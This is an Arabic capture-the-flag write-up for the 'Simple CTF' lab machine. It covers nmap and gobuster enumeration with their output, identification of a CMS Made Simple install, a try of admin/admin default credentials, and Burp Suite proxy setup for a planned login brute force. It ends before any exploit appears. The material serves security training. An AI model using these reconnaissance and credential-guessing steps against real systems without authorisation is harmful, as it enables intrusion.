Write-up: Machine Simple CTF


IP: 10.10.78.69	اسم الماشيين :- Simple CTF

خطوات حل الماشيين :

1- فحص اتصال الماكينة (Ping Test)

- الامر المستخدم

Ping 10.10.78.69



تحليل نتائج الاتصال :

تم نجاح الاتصال

2- جمع المعلوت (Enumeration)

- الامر المستخدم

Nmap – sC - sV -V -A 10.10.78.69

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.21.133.51
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
```

تم استخدام هذا الامر للكشف عن المنافذ المفتوحة و الخدمات التي تعمل على الماكينة

```
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

تحليل النتائج الفحص:

Port 80 HTTP (Apache)	Port 2222 SSH	Port 21 FTP


بعد معرفة المنافذ المفتوحة و الخدمات التي تعمل على الماكينة يجب علينا تحديد ماهي الطريقة المناسبة للدخول علي الماكينة .

- للدخول عن طريق منفذ 2222 يجب ان يكون لدي اسم المستخدم و كلمة المرور لذلك هذه ليست هي الطريقه الافضل .

- للدخول عن طريق منفذ 21 تمت المحاولة ولم تنجح .

- افضل طريقة للدخول هي عن طريقة منفذ 80 .

- قمت بالدخول علي المتصفح باستخدام IP الماكينة عشان اشوف هعرف استغل الثغرة .



تحليل النتائج :

تم ايجاد صفحة Apache Server Version (ubuntu) .

3- مرحلة الاستغلال (Exploitation)

- الامر المستخدم


تم استخدام هذا الامر للبحث عن الملفات المخفية علي السيرفر و البحث علي الطريقة للدخول .


```
gobuster dir -u http://10.10.78.69 -w
/usr/share/wordlists/dirb/common.txt
```

تحليل النتائج


```
[+] Url:                     http://10.10.205.209/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 301]
/simple               (Status: 301) [Size: 315] [--> http://10.
209/simple/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

تم ايجاد URL بعد ذلك تم تسجيل الدخول علي هذا ال URL






- هـذا صـفحة ويـب سـايت عـادي لكـن بعـد البحـث تـم اكتشـاف ان هـذا الصـفحة تـم تصميها بنظام شبيهه word Press



- نظام اسمه CMS Mode Simple Version 2.2.8 بعد البحث في الصفحة لما يتم ايجاد اي شي

- يجب علينا معرفة ماهي التقنيات المستخدمة لعمل هذا الصفحة و التقنية التي سوف يتم استخدامها هي تقنية Wappalyzer



- يتم استخدام امر جديد للبحث عن المزيد من الملفات المخفية علي الصفحة .


- الامر المستخدم

```
gobuster dir -u http://10.10.252.221/simple/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
File  Actions  Edit  View  Help
root@kali: /m.../sf_Downloads   root@.../home   root@.../home
[+] Url:                     http://10.10.78.69/simple/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/modules             (Status: 301) [Size: 319] [--> http://10.10.78.6
9/simple/modules/]
/uploads             (Status: 301) [Size: 319] [--> http://10.10.78.6
9/simple/uploads/]
/doc                 (Status: 301) [Size: 315] [--> http://10.10.78.6
9/simple/doc/]
/admin               (Status: 301) [Size: 317] [--> http://10.10.78.6
9/simple/admin/]
/assets              (Status: 301) [Size: 318] [--> http://10.10.78.6
9/simple/assets/]
/lib                 (Status: 301) [Size: 315] [--> http://10.10.78.6
9/simple/lib/]
/tmp                 (Status: 301) [Size: 315] [--> http://10.10.78.6
9/simple/tmp/]
```

تحليل النتائج


- تم ايجاد العديد من الصفحات من اهمها صفحة admin لان هذا يعني ان دي صفحة تسجيل دخول .



- وبعد ما دخلت علي صفحة تسجيل الدخول قولت اجرب اليوزنيم و كلمة السر الشائعة

Username : admin

Password: admin




تحليل النتائج

- لايوجد اسم مستخدم و كلمة مرور بهذا الاسم


– هستخدم Burp suite عشان اقدر اشوف Requests اثناء محاولة تسجيل الدخول علي الموقع و اقدر اعمل عليها تعديل و امنع دخولها

- بس قبل ما استخدام Burp Suite لازم اشغل ال proxy عشان هو اللي هيساعدني في اني اعرف امنع ال Requests

- فانا بدل ما اشغل ال Proxy الخاص ب Burp suite , نزلت tool علي المتصفح بتاعتي اسمها Foxy Proxy هي زي زي Proxy بتاع Burp Suite الفرق هنا اني شغلتها علي المتصفح بتاعي .




ضبط اعدادت Foxy Proxy




تحليل النتائج

- Title: Burp suite سمتها اي اسم انا عايزه مش لازم اسم محدد
- نوع الخدمة اللي Type: Http tool هتشتغل عشانها
- Port 8080
- Hostname :127.0.0.1 طيب ليه ال IP لا انت بتختار اي IP Default




تم تشغيل Foxy Proxy


الخطوة القادمه نشغل Burp suite



- تم تشغيل Burp Suite

- الخطوة الجاية هشغل Foxy Proxy وارجع تاني احاول اخش علي الموقع واجرب اليوزنيم و الباسورد عشان اعرف ال Burp suiteهيتشغل ولا لا واكمل عشان اشوف Request






- كدا هو اشتغل وبعت Request اهم جزء في ال request هو الجزء الاخير عشان هستخدمه وانا بعمل Burte Force Attack

